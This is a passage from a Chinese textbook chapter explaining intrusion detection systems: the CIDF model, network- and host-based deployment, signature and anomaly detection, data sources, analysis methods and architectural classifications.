从 20 世纪 90 年代到现在，入侵检测系统的研发呈现出百家争鸣的繁荣局面，并在智能化和分布式两个方向取得了长足性的进展。目前 SRI/CSL、普渡大学、加州大学戴维斯分校、洛斯阿拉莫斯国家实验室、哥伦比亚大学和新墨西哥大学等机构在这些方面的研究代表了当前的最高水平。

10.1.2　IDS 的定义

“入侵(Intrusion)”是个广义的概念，不仅包括被发起攻击的人(如恶意的黑客)取得超出合法范围的系统控制权，也包括收集漏洞信息，造成 DoS 等对计算机系统造成危害的行为。

入侵检测则是通过对计算机网络或计算机系统中的若干关键点收集信息并对其进行分析，从而发现网络或系统中是否有违反安全策略的行为和被攻击的迹象。

入侵监测系统(IDS)与系统扫描器(system scanner)不同。系统扫描器是根据攻击特征数据库来扫描系统漏洞的，它更关注的是配置上的漏洞而不是当前进出用户的主机的流量。在遭受攻击的主机上，即使正在运行着扫描程序，也无法识别这种攻击。

入侵检测则是对防火墙的合理补充，具体说来，入侵检测系统的主要功能有以下几点。

- 监测并分析用户和系统的活动。
- 核查系统配置和漏洞。
- 评估系统关键资源和数据文件的完整性。
- 识别已知的攻击行为。
- 统计分析异常行为。
- 操作系统日志管理，并识别违反安全策略的用户活动。

对一个部署成功的入侵检测系统来讲，它不但可以使系统管理员时刻了解网络系统(包括程序、文件和硬件设备等)的任何变更，还能给网络安全策略的制订提供指南。而且它的规模还应该根据网络威胁、系统构造和安全需求的改变而改变，在发现入侵后，会及时作出响应，包括切断网络连接、记录事件和报警等。

目前入侵检测系统还缺乏相应的标准。试图对 IDS 进行标准化的工作有两个组织：IETF 的 Intrusion Detection Working Group (Idwg)和 Common Intrusion Detection Framework (CIDF)，但进展非常缓慢，统一被人们接受的标准还没有出台。

10.1.3　入侵检测系统模型

Common Intrusion Detection Framework (CIDF)阐述了一个入侵检测系统(IDS)的通用模型。它将一个入侵检测系统分为以下四个组件。

- 事件产生器(Event Generators)；
- 事件分析器(Event Analyzers)；
- 响应单元(Response Units)；
- 事件数据库(Event Databases)。

CIDF 将 IDS 需要分析的数据统称为事件(event)，它可以是网络中的数据包，也可以是从系统日志等其他途径得到的信息。

事件产生器的目的是从整个计算环境中获得事件，并向系统的其他部分提供此事件。

事件分析器分析得到的数据，并产生分析结果。

响应单元则是对分析结果做出反应的功能单元，它可以做出切断连接、改变文件属性等强烈反应，也可以只是简单的报警。

事件数据库是存放各种中间和最终数据的地方的统称，它可以是复杂的数据库，也可以是简单的文本文件。

在这个模型中，前三个以程序的形式出现，而事件数据库则是以文件或数据流的形式存在。

10.1.4 IDS 监测位置

1990 年加州大学戴维斯分校的 L. T. Heberlein 等人开发了 NSM(Network Security Monitor)系统。该系统第一次直接将网络流作为审计数据来源，因而，可以在不将审计数据转换成统一格式的情况下监控各种基础的主机。按照 IDS 监测位置进行区分，IDS 系统分为基于网络的 IDS 和基于主机的 IDS。

1. 基于网络的 IDS

基于网络的 IDS 对数据包进行分析以探测针对网络的攻击。这种 IDS 嗅探(sniff)网络数据包，并将数据流与已知入侵行为的特征进行比较。一个典型的基于网络的 IDS 部署如图 10.3 所示。




图 10.3 基于网络的 IDS 部署

需要说明的是，基于网络的 IDS 并不一定是基于攻击特征来进行检测的，也可以在网络中使用异常检测型 IDS。“基于网络”这个标志只是说明 IDS 检测网络数据流的位置，而不代表用于产生警报的触发机制。

基于网络的 IDS 的优点是它可以对全网进行监控，如果有人扫描网络中的主机，相关信息很容易被基于网络的 IDS 检测到。

基于网络的 IDS 的另一个优点是，它不需要运行在网络中的每一种操作系统上，基于网络的 IDS 只需要运行在有限数量的探测器和控制器平台上，这些平台可以被挑选出来满足特定的性能需求。

基于网络的 IDS 的缺点是它对带宽的要求。随着网络带宽变得越来越大，既要实时检测穿过网络的所有数据流，又不能丢包，这样就变得相当困难。这就需要在网络中部署更多的探测器，使每个位置上的流量都不超过探测器的处理能力。

基于网络的 IDS 的另一个缺点是，当用户使用加密软件加密数据时，这种 IDS 就无能为力了。随着越来越多的用户和网络开始为用户会话提供加密保护，基于网络的 IDS 的可

用信息也就越来越少。如果网络数据流是被加过密的，则网络探测器就不能根据特征数据库来判断其中是否存在入侵行为。

2. 基于主机的 IDS

基于主机的 IDS 通过在主机或操作系统上检查有关信息来探测入侵行为。这种 IDS 通过系统调用、审计日志和错误信息等对主机进行分析。一个典型的基于主机的 IDS 部署如图 10.4 所示。




图 10.4　基于主机的 IDS 部署

基于主机的 IDS 的优点是这种 IDS 是对到达攻击目标的数据流进行分析，所以它拥有攻击是否成功的第一手信息。在基于网络的 IDS 中，警报的产生是针对已知的入侵行为的，但只有基于主机的 IDS 才能确定一个攻击到底是否成功。

对于基于网络的 IDS 来说，对数据包分片重组、改变生存时间等攻击是比较难处理的，而对基于主机的 IDS 则可以利用主机自己的 IP 协议栈来防御这类攻击。

基于主机的 IDS 的缺点是它对网络监控的范围有限，这是因为大多数基于主机的 IDS 不能监测针对主机的端口扫描，所以让基于主机的 IDS 来检测针对网络的扫描几乎是不可能的。而这些扫描有时是针对网络进一步攻击的一个关键信号。

基于主机的 IDS 另一个缺点是，它必须运行在网络中的所有操作系统上。目前，在网络中统一安装相同的操作系统是不现实的，这就对 IDS 的开发带来了极大的挑战。有些基于主机的 IDS 只支持某种类型的操作系统，如果基于主机的 IDS 软件不能支持网络中所有的操作系统，那么网络也就得不到完整的入侵防护了。

10.1.5　入侵检测技术

对各种事件进行分析，从中发现违反安全策略的行为是入侵检测系统的核心功能。从技术上，入侵检测分为两类：一种基于标志（signature-based），另一种基于异常情况（anomaly-based）。

对于基于标识的检测技术来说，首先要定义违背安全策略的事件的特征，如网络数据包

的某些头信息。检测主要判别这类特征是否在所收集到的数据中出现。此方法非常类似于杀毒软件。

而基于异常的检测技术则是先定义一组系统“正常”情况的数值，如CPU利用率、内存利用率和文件校验和等（这类数值可以人为定义，也可以通过观察系统，并用统计的办法得出）数值，然后将系统运行时的数值与所定义的“正常”情况比较，得出是否有被攻击的迹象。这种检测方式的核心在于如何定义所谓的“正常”情况。

两种检测技术的方法所得出的结论有非常大的差异。基于异常的检测技术的核心是维护一个知识库。对于已知的攻击，它可以详细、准确地报告出攻击类型，但是对未知攻击的检测能力都很有限，而且知识库必须不断更新。基于异常的检测技术则无法准确判别出攻击的手段，但它可以（至少在理论上可以）判别更广泛、甚至未发觉的攻击。如果条件允许，两者结合的检测会达到更好的效果。

10.1.6 信息收集

入侵检测的第一步是信息收集，任意收集的内容包括系统、网络、数据及用户活动的状态和行为。而且，需要在计算机网络系统中的若干不同关键点（不同网段和不同主机）收集信息，这除了尽可能扩大检测范围的因素外，还有一个重要的因素就是从一个原始信息可能看不出疑点，但从几个原始信息的不一致性却能发现可疑行为或入侵的最好标志。

当然，入侵检测很大程度上依赖于收集信息的可靠性和正确性，因此，很有必要利用所知道的真正的和精确的软件来报告这些信息。因为黑客经常替换软件以混淆和移走这些信息，例如替换被程序调用的子程序、库和其他工具。黑客对系统的修改可能使系统功能失常但看起来跟正常的一样，而实际上不是。例如，UNIX系统的PS指令可以被替换为一个不显示侵入过程的指令，或者是编辑器被替换成一个读取不同于指定文件的文件（黑客隐藏了初始文件并用另一版本代替）。这就需要保证用来检测网络系统的软件的完整性，特别是入侵检测系统软件本身应具有相当强的坚固性，以防止被篡改而收集到错误信息。

入侵检测利用的信息一般来自四个方面，下面分别对这四个方面进行详细介绍。

1. 系统和网络日志文件

黑客经常在系统日志文件中留下踪迹，因此充分利用系统和网络日志文件信息是检测入侵的必要条件。日志中包含发生在系统和网络上的不寻常和不期望活动的证据，这些证据可以指出有人正在入侵或已经成功入侵了系统。通过查看日志文件，能够发现成功的入侵或入侵企图，并很快地启动相应的应急响应程序。日志文件中记录了各种行为类型，每种类型又包含不同的信息，例如，记录“用户活动”类型的日志，就包含登录、用户ID改变、用户对文件的访问、授权和认证信息等内容。很显然，对用户活动来讲，不正常的或不期望的行为就是重复登录失败，登录到不期望的位置以及非授权的企图访问重要文件等。

2. 目录和文件中的不期望的改变

网络环境中的文件系统包含很多软件和数据文件，其中包含重要信息的文件和包含私有数据文件经常是黑客修改或破坏的目标。目录和文件中的不期望的改变（包括修改、创建和删除），特别是那些正常情况下的限制访问，很可能就是一种入侵产生的指示和信号。黑

客经常替换、修改和破坏他们获得访问权的系统上的文件，同时为了隐藏系统中他们的表现及活动痕迹，他们都会尽力去替换系统程序或修改系统日志文件。

3. 程序执行中的不期望行为

网络系统上的程序执行一般包括操作系统、网络服务、用户启动的程序和特定目的的应用，例如数据库服务器。每个在系统上执行的程序由一或多个进程来实现。每个进程在具有不同权限的环境中执行，这种环境控制着进程可访问的系统资源、程序和数据文件等。一个进程的执行行为由它运行时执行的操作来表现，操作执行的方式不同，它利用的系统资源也就不同。操作包括计算、文件传输、设备和其他进程，以及与网络间其他进程的通信。

一个进程出现了不期望的行为可能表明黑客正在入侵用户的系统。黑客可能会将程序或服务的运行分解，从而导致它失败，或者是以非用户或管理员希望的方式操作。

4. 物理形式的入侵信息

这包括两个方面的内容，一是对网络硬件的未授权连接；二是对物理资源的未授权访问。黑客会想方设法突破网络的周边防卫，如果他们能够在物理上访问内部网，他们就能安装自己的设备和软件。然后利用这些设备和软件去访问网络。例如，用户在家里可能安装 modem 以访问远程办公室，与此同时，黑客利用自动工具来识别在公共电话线上的 modem，如果某个拨号访问流量经过了这些自动工具，那么这个拨号访问就成为了威胁网络安全的后门。黑客就会利用这个后门来访问内部网，偷取敏感的私有信息。

10.1.7　IDS 信号分析

对于收集到的有关系统、网络、数据及用户活动的状态和行为等信息，一般通过三种技术手段进行分析：模式匹配、统计分析和完整性分析。其中前两种方法用于实时的入侵检测，而完整性分析则用于事后分析。下面对三种技术手段进行详细介绍。

1. 模式匹配

模式匹配就是将收集到的信息与已知的网络入侵和系统误用模式数据库进行比较，从而发现违背安全策略的行为。该过程可以很简单（如通过字符串匹配以寻找一个简单的条目或指令），也可以很复杂（如利用正规的数学表达式来表示安全状态的变化）。一般来讲，一种进攻模式可以用一个过程（如执行一条指令）或一个输出（如获得权限）来表示。该方法的优点是只需收集相关的数据集合，从而减少了系统负担，且技术已相当成熟。它与病毒防火墙采用的方法一样，检测准确率和效率都相当高。但是，该方法存在的弱点是不能检测出从未出现过的黑客攻击手段，它需要不断地进行升级以对付不断出现的黑客攻击手段。

2. 统计分析

统计分析方法首先给系统对象（如用户、文件、目录和设备等）创建一个统计描述，统计正常使用时的一些测量属性（如访问次数、操作失败次数和延时等）。测量属性的平均值将被用来与网络、系统的行为进行比较，任何观察值在正常值范围之外时，就认为有入侵行为发生。例如，统计分析可能标志一个不正常行为，因为它发现一个在晚八点至早六点不登录

的账户却在凌晨两点试图登录。其优点是可检测到未知的和更为复杂的入侵,缺点是误报、漏报率高,且不适应用户正常行为的突然改变。具体的统计分析方法如基于专家系统的、基于模型推理的和基于神经网络的分析方法,目前正处于热点研究和迅速发展中。

3. 完整性分析

完整性分析主要关注某个文件或对象是否被更改,这经常包括文件和目录的内容及属性,它在发现是否应用程序被更改、被特洛伊化这方面特别有效。完整性分析利用强有力的加密机制,如消息摘要函数(例如 MD5),它能识别哪怕是微小的变化。其优点是不管模式匹配方法和统计分析方法能否发现入侵,只要是攻击导致了文件或其他对象的改变,它就能够发现。缺点是一般以批处理方式实现,不用于实时响应。尽管如此,完整性检测方法还应该是网络安全产品的必要手段之一。例如,可以在每一天的某个特定时间内开启完整性分析模块,对网络系统进行全面的扫描检查。

10.2 IDS 的分类

本节根据检测的原理、体系结构和输入数据特征对入侵侦测系统(IDS)进行分类介绍。

10.2.1 根据检测原理分类

根据传统的观点将入侵行为的属性分为异常和滥用两种,然后分别对其建立异常检测模型和滥用检测模型。近几年来又出现了一些新的检测方法,它们所产生的模型对异常检测和滥用检测都适用,如人工免疫方法、遗传算法和数据挖掘等。根据系统所采用的检测模型,将 IDS 分为三类。以下是对这三类 IDS 的详细介绍。

1. 异常检测

异常检测也可被称为基于模型的检测。使用异常检测时,必须为系统中的每个用户建立模型,有些系统可能会自动为各个用户建立模型。不管是人工方式还是自动方式,在建立该模型之前,首先必须建立统计概率模型,明确所观察对象的正常情况,然后决定在何种程度上将一个行为标为“异常”,并如何做出具体决策。

异常检测从模型的类型上可以分为采用统计抽样的异常检测、基于规则的异常检测、采用神经网络的异常检测三种,下面对这三种异常检测进行简要概述。

(1) 采用统计抽样的异常检测

如果采用统计方式来创建模型,警报的产生就是基于对用户所定义的正常状态的背离。即通过计算标准偏差来测量对正常状态的背离程度,通过改变产生警报所需的标准偏差数字,用户可以控制 IDS 的敏感度。这也可以用来粗略地限制 IDS 所产生的虚假警报数目。因为当将标准偏差数字设置地较大时,较小的用户背离行为就不容易导致产生虚假警报。

(2) 基于规则的异常检测

这种异常检测使用规则来定义正常的用户行为。在部署这种系统时,需要一定的时间段来为不同的用户分析其正常的数据流,然后为之制定对应的规则。规则之外的任何行为都将被认为是异常的,并将会产生警报。制定描述正常行为的规则是一件复杂的工作。

(3) 采用神经网络的异常检测

神经网络是人工智能的一种形式,它试图模仿生物神经元的工作原理。当使用这种系统时,需要通过为之提供大量的与数据有关的数据和规则来训练它。这些信息被用来调整神经元之间的连接。在系统被训练后,网络数据流将被用作对神经网络的刺激信息,以确定这些数据流是否属于正常的范畴。

异常检测从实现方式上可以分为自学习系统和编程系统两种。

自学习系统通过学习事例构建正常行为模型,又可分为时序和非时序两种。编程系统需要通过编程学习如何检测确定的异常事件,从而让用户知道什么样的异常行为能够破坏系统的安全。编程系统可以再细分为描述统计和默认否认两种。

从实现方式上异常检测 IDS 分类如表 10.1 所示。

表 10.1　异常检测分类表

自学习型	非时序	规则建设	Wisdom&Seme
		描述统计	IDES、NIDES、EMERALD
	时序	人工神经网络	Hyperview
可编程型	描述统计	简单统计	MIDAS、NADIR
		基于简单规则	NSM
		门限	Computer Watch
	默认否认	状态序列建模	DPEM、JANUS

异常检测的优点在于,首先,它们可以很容易地探测到很多内部攻击行为。如权限很低的用户试图使用管理员指令时,就可能会触发一次警报。其次,攻击者很难确定什么样的行为会引发告警。在一个基于特征的 IDS 中,攻击者可以在实验环境中测试哪些数据流会产生警报。通过这种手段,攻击者就可以制造出特别的工具来越过基于特征的 IDS。而在异常检测系统中,攻击者无法知道所用的训练数据,因此,也就不能发现探查不出来的特别行为了。总之,异常检测的警报不是基于特定的、已知攻击的特征,而是基于定义正常用户行为的模型。所以,异常检测型 IDS 可以对原先未被公布的攻击产生警报,只要这些行为与正常的用户行为不同。因此异常检测型 IDS 可以在新的攻击方式被第一次使用时就探测到。

异常检测的缺点在于,首先其初始训练的时间较长、在训练过程中不能保护网络,这个问题是不可避免的。其次,异常检测较难定义正常的行为,当用户习惯改变时,必须更新用户模型。这个缺点无形中增加了警报的次数,或者没有检测出真正的攻击行为。再次,异常检测的复杂性高,不容易解释系统是如何工作的。在基于特征的 IDS 中,如果系统看到一个特定的数据序列,就会产生一次警报。而在异常检测型 IDS 中,需要使用复杂的统计方法,或者与神经网络相关的信息理论。当用户不能完全理解这种 IDS 时,就会感到不安,或者减少对 IDS 的信心。

2. 滥用检测

滥用检测又称特征检测。它能够准确地探查与具体特征相匹配的入侵行为。这些特征基于一组规则,与攻击者非法访问目标网络的典型模式和漏洞相匹配。

建立明确定义的特征可以减少发出虚假警报的机会,同时还能保持较低的漏报率。一

个配置较好的滥用检测型 IDS 产生的虚假警报也较少。如果滥用检测型 IDS 总是产生虚假警报,那么它的整体效能就会大大受损。

滥用检测通过对已知决策规则编程实现,可以分为以下四种。

① 状态建模:它将入侵行为表示成很多个不同的状态。如果在观察某个可疑行为期间,所有状态都存在,则判定为恶意入侵。状态建模从本质上讲是时间序列模型,可以再细分为状态转换和 Petri 网,前者将入侵行为的所有状态形成一个简单的遍历链,后者将所有状态构成一个更广义的树形结构的 Petri 网。[①]

② 专家系统:它可以在给定入侵行为描述规则的情况下,对系统的安全状态进行推理。一般情况下,专家系统的检测能力强大,灵活性也很大,但计算成本较高,通常以降低执行速度为代价。

③ 串匹配:它通过对系统之间传输的或系统自身产生的文本进行子串匹配实现。该方法灵活性较差,但易于理解,目前有很多高效的算法执行速度都很快。

④ 基于简单规则:类似于专家系统,但相对简单一些。

滥用检测 IDS 分类如表 10.2 所示。

表 10.2　滥用检测分类表

状态建模	状态转换	USTAT
	Petri 网	IDIOT
专家系统	NIDES、EMERALD、MIDAS、DIDS	
串匹配	NSM	
基于简单规则的监测方法	NADIR、ASAX、Bro、Haystack	

滥用检测型 IDS 的优点在于,首先在滥用检测型 IDS 中,特征数据库中每一种攻击都有一个特征名和标志。用户可以查看数据库中的所有特征,并确定 IDS 需要为之发警报的攻击类型。因为用户可以了解特征数据库中的具体攻击类型,所以用户对这种 IDS 比较有信心。当新的攻击类型出现时,用户也可以检测自己的 IDS 中是否已经进行了相应的更新。其次,用户容易理解滥用检测型 IDS 的工作原理。在这种 IDS 中,警报和攻击之间存在着一对一的关系。用户可以通过产生攻击数据流的方法来测试 IDS 是否发出警报。再次,滥用检测型 IDS 在安装后就能立即工作,与异常检测型 IDS 不同,滥用检测型 IDS 不需要经过初始的训练阶段。

滥用检测型 IDS 的缺点在于,首先为了检测攻击,滥用检测型 IDS 需要对数据信息进行分析,并将之与数据库中的特征进行比较。然而,这些信息有时会跨越多个数据包。当一个特征涉及到多个数据包时,IDS 就必须从它看到的第一个数据包开始,为该特征维持相关的状态信息,这就需要一定的存储空间(通常由内存来承担),而攻击者也会蓄意占满有限的存储空间。其次,随着新的攻击类型的出现,滥用检测型 IDS 所用的特征数据库必须不断地进行更新。特征数据库的及时更新,对于基于特征的 IDS 的功效是至关重要的。然而保证特征数据库的不断更新是比较困难的。再次,滥用检测型 IDS 不能检测到未公布的攻

① Petri 网是对离散并行系统的数学表示。Petri 网是 20 世纪 60 年代由 C. A. 佩特里发明的,适合于描述异步的、并发的计算机系统模型。Petri 网既有严格的数学表述方式,也有直观的图形表达方式。由于 Petri 网能表达并发的事件,被认为是自动化理论的一种。研究领域趋向认为 Petri 网是所有流程定义语言之母。

击，这使得滥用检测型 IDS 显得相当被动。

3．混合检测

近几年来，混合检测日益受到人们的重视。这类检测在做出决策之前，既分析系统的正常行为，同时还观察可疑的入侵行为，所以判断更全面、准确、可靠。它通常根据系统的正常数据流来检测入侵行为，故而也有人称其为“启发式特征检测”。

Wenke Lee 从数据挖掘中得到启示，开发出了一个混合检测器 Ripper。它并不为不同的入侵行为分别建立模型，而是首先通过大量的事例学习什么是入侵行为以及什么是系统的正常行为，发现描述系统特征的统一使用模式，然后再形成对异常和滥用都适用的检测模型。

10.2.2　根据体系结构分类

按照体系结构，IDS 可分为集中式、等级式和协作式三种，各种入侵检测系统按此分类的情况如表 10.3 所示。

表 10.3　IDS 分类

集中式	Haystack、MIDAS、IDES、W&S、Computer Watch、NSM、NADIR、ASAX、DPEM、NIDES
等级式	GrIDS、EMERALD、DIDS
协作式	CSM、AAFID

下面对这三种 IDS 进行详细介绍。

1．集中式

这种结构的 IDS 有多个分布于不同主机上的审计程序，但只有一个中央入侵检测服务器。审计程序把本机收集到的可疑数据发送给中央入侵检测服务器进行分析处理。这种结构的 IDS 在可伸缩性、可配置性方面存在致命的缺陷：第一，随着网络规模的增加，主机审计程序和服务器之间传送的数据量就会骤增，导致网络性能大大降低；第二，系统安全性脆弱，一旦入侵检测中央服务器出现故障，整个系统就会陷入瘫痪；第三，根据各个主机的不同需求来配置服务器也非常复杂。

2．等级式

它用来监控大型网络，定义了若干个等级的监控区，每个 IDS 负责一个区，每一级 IDS 只负责所监控区的分析，然后将本区的分析结果传送给上一级 IDS。这种结构仍存在两个问题：第一，当网络拓扑结构改变时，区域分析结果的汇总机制也需要做相应的调整；第二，这种结构的 IDS 最后还是要把各区收集到的结果传送到最高级的检测服务器进行全局分析，所以系统的安全性并没有实质性的改进。

3．协作式

将中央检测服务器的任务分配给多个基于主机的 IDS，这些 IDS 不分等级，各司其职，负责监控本地主机的某些活动。所以其可伸缩性、安全性都得到了显著的提高，但维

护成本也提高了很多，并且增加了所监控主机的工作负荷，如通信机制、审计开销和踪迹分析等。

10.2.3 根据输入数据特征分类

入侵检测系统根据输入数据的来源可以分为以下三类。

① 基于主机的入侵检测系统：其输入数据来源于系统的审计日志，一般只能检测该主机上发生的入侵。

② 基于网络的入侵检测系统：其输入数据来源于网络的信息流，能够检测该网段上发生的网络入侵。

③ 采用上述两种数据来源的分布式入侵检测系统，能够同时分析来自主机系统审计日志和网络数据流的入侵检测系统，一般为分布式结构，由多个部件组成。

目前的分类方法虽然在某些方面有很好的检测效果，但从总体来看都各有不足，孤立地去检测都是不可取的。因而，现在越来越多的入侵检测系统都同时具有几方面的技术，这些技术互相补充不足，共同完成检测任务。

10.3 IDS的体系结构

IDS在结构上可划分为数据收集和数据分析两种机制。

10.3.1 数据收集机制

数据收集机制在IDS中占据着举足轻重的地位。如果收集的数据时延较大，检测就会失去作用；如果数据不完整，系统的检测能力就会下降；如果由于错误或入侵者的行为导致收集的数据不正确，IDS就会无法检测到某些入侵，给用户以安全的假象。下面介绍几种数据收集机制。

1. 分布式与集中式数据收集机制

- 分布式数据收集：检测系统收集的数据来自一些固定位置而且与受监视的网元数量无关。
- 集中式数据收集：检测系统收集的数据来自一些与受监视的网元数量有一定比例关系的位置。

集中式和分布式数据收集方式的区别通常是衡量IDS数据收集能力的标志，两种数据收集机制几乎以相同的比例应用于当前的IDS产品中。

2. 直接监控和间接监控

如果IDS从它所监控的对象处直接获得数据，则称为直接监控；反之，如果IDS依赖一个单独的进程或工具获得数据，则称为间接监控。

就检测入侵行为而言，直接监控要优于间接监控，但由于直接监控操作的复杂性，目前只有不足20%的IDS产品使用了直接监控机制。

3. 基于主机的数据收集和基于网络的数据收集

基于主机的数据收集是从所监控的主机上获取数据；基于网络的数据收集是通过被监视网络中的数据流获取数据。总体而言，基于主机的数据收集要优于基于网络的数据收集。

4. 外部探测器和内部探测器

